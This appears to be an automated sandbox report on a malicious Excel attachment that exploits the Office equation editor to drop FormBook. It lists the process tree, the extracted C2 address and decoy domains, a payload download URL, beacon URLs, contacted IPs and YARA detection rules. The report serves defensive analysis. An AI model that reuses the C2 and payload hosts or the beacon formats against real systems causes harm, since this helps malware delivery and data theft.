ID: 458692
Sample Name: oustanding 03082921.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:49:17
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report oustanding 03082921.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
Exploits: 7
System Summary: 7
Jbx Signature Overview 7
AV Detection: 7
Exploits: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Boot Survival: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 8
Lowering of HIPS / PFW / Operating System Security Settings: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 12
Contacted IPs 12
Public 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 16
ASN 16
JA3 Fingerprints 16
Dropped Files 17
Created / dropped Files 17
Static File Info 22
General 22
File Icon 23
Network Behavior 23
Snort IDS Alerts 23
Network Port Distribution 23
TCP Packets 23
UDP Packets 23
DNS Queries 23
DNS Answers 23
HTTP Request Dependency Graph 24
HTTP Packets 24
Code Manipulations 28
Statistics 28
Behavior 28
System Behavior 28
Analysis Process: EXCEL.EXE PID: 2768 Parent PID: 584 28
General 28
File Activities 28

File Written 28
Registry Activities 28
Key Created 28
Key Value Created 28
Key Value Modified 28
Analysis Process: EQNEDT32.EXE PID: 2444 Parent PID: 584 28
General 28
File Activities 29
Registry Activities 29
Key Created 29
Analysis Process: vbc.exe PID: 3020 Parent PID: 2444 29
General 29
File Activities 29
File Read 29
Analysis Process: vbc.exe PID: 2224 Parent PID: 3020 29
General 29
File Activities 30
File Read 30
Analysis Process: explorer.exe PID: 1388 Parent PID: 2224 30
General 30
File Activities 30
Analysis Process: netsh.exe PID: 1428 Parent PID: 1388 30
General 30
File Activities 31
File Read 31
Analysis Process: cmd.exe PID: 1144 Parent PID: 1428 31
General 31
File Activities 31
File Deleted 31
Disassembly 31
Code Analysis 31


Windows Analysis Report oustanding 03082921.xlsx

Overview


General Information

Sample Name:	oustanding 03082921.xlsx
Analysis ID:	458692
MD5:	643fc978b1f9e32..
SHA1:	ee970a6713bd01..
SHA256:	e3469b3d96e631..
Tags:	Formbook, VelvetSweatshop, xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2768 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2444 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3020 cmdline: 'C:\Users\Public\vbc.exe' MD5: 214B1DDF045E4D6FDD73A5C8788D2ADC)
    - vbc.exe (PID: 2224 cmdline: C:\Users\Public\vbc.exe MD5: 214B1DDF045E4D6FDD73A5C8788D2ADC)
      - explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - netsh.exe (PID: 1428 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: 784A50A6A09C25F011C3143DDD68E729)
          - cmd.exe (PID: 1144 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dmgt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaid.net",
    "thesoulrevitalist.com",
    "swayam-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.2362795032.0000000000600000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.2362606058.00000000001F0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
7.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Lowering of HIPS / PFW / Operating System Security Settings:

- Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Inse Netw Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
oustanding 03082921.xlsx	26%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\dun[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
micheldrake.com	0%	Virustotal		Browse
adultpeace.com	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.adultpeace.com/p2io/	0%	URL Reputation	safe	
http://www.iotcloud.technology/p2io/?dzuD7VXH=L/l9chWXgd4NYCGd+vVro19pFM6JqqsPd4ppl3EKhtG9qh305X+esnK5qs3e0XUjSiRqvg==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://www.ruhexuangou.com/p2io/?dzuD7VXH=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnllJ4lZDhA9T5haocRpsPFf0l2LnXqOHPzeGA4A==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.cleanxcare.com/p2io/?dzuD7VXH=pxlxKDNxRow4YEfruB4Bv4ohCC0AYWvU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://13.229.216.142/www/dun.exe	0%	Avira URL Cloud	safe	
http://www.micheldrake.com/p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.adultpeace.com/p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&bzr8U=6lxL-0XX	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
micheldrake.com	192.0.78.25	true	true	• 0%, Virustotal, Browse	unknown
adultpeace.com	163.44.239.73	true	true	• 7%, Virustotal, Browse	unknown
iotcloud.technology	34.102.136.180	true	false		unknown
www.ruhexuangou.com	23.82.57.32	true	true		unknown
cleanxcare.com	78.31.67.91	true	true		unknown
www.trendbold.com	64.190.62.111	true	false		unknown
www.iotcloud.technology	unknown	unknown	true		unknown
www.cleanxcare.com	unknown	unknown	true		unknown
www.micheldrake.com	unknown	unknown	true		unknown
www.adultpeace.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.adultpeace.com/p2io/	true	• URL Reputation: safe	low
http://www.iotcloud.technology/p2io/?dzuD7VXH=L/l9chWXgd4NYCGd+vVro19pFM6JqqsPd4ppl3EKhtG9qh305X+esnK5qs3e0XUjSiRqvg==&bzr8U=6lxL-0XX	false	• Avira URL Cloud: safe	unknown
http://www.ruhexuangou.com/p2io/?dzuD7VXH=WkKybY+BW5ZBczdH4hKPcEEM/Z4gp4PnllJ4lZDhA9T5haocRpsPFf0l2LnXqOHPzeGA4A==&bzr8U=6lxL-0XX	true	• Avira URL Cloud: safe	unknown
http://www.cleanxcare.com/p2io/?dzuD7VXH=pxlxKDNxRow4YEfruB4Bv4ohCC0AYWvU81HhH938ZriMjSGbLHz+dxzd3d03S+kNJyuCfQ==&bzr8U=6lxL-0XX	true	• Avira URL Cloud: safe	unknown
http://13.229.216.142/www/dun.exe	true	• Avira URL Cloud: safe	unknown
http://www.micheldrake.com/p2io/?dzuD7VXH=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==&bzr8U=6lxL-0XX	true	• Avira URL Cloud: safe	unknown
http://www.adultpeace.com/p2io/?dzuD7VXH=4oufm6g8t9Bugn+4kDBWoA8I6Q2bNaX51teMhl/6i5f1woTl8Y4OhcGguchYpq40FyXh9g==&bzr8U=6lxL-0XX	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.25	micheldrake.com	United States		2635	AUTOMATTICUS	true
23.82.57.32	www.ruhexuangou.com	United States		7203	LEASEWEB-USA-SFO-12US	true
13.229.216.142	unknown	United States		16509	AMAZON-02US	true
34.102.136.180	iotcloud.technology	United States		15169	GOOGLEUS	false
163.44.239.73	adultpeace.com	Japan		7506	INTERQGMOInternetIncJP	true
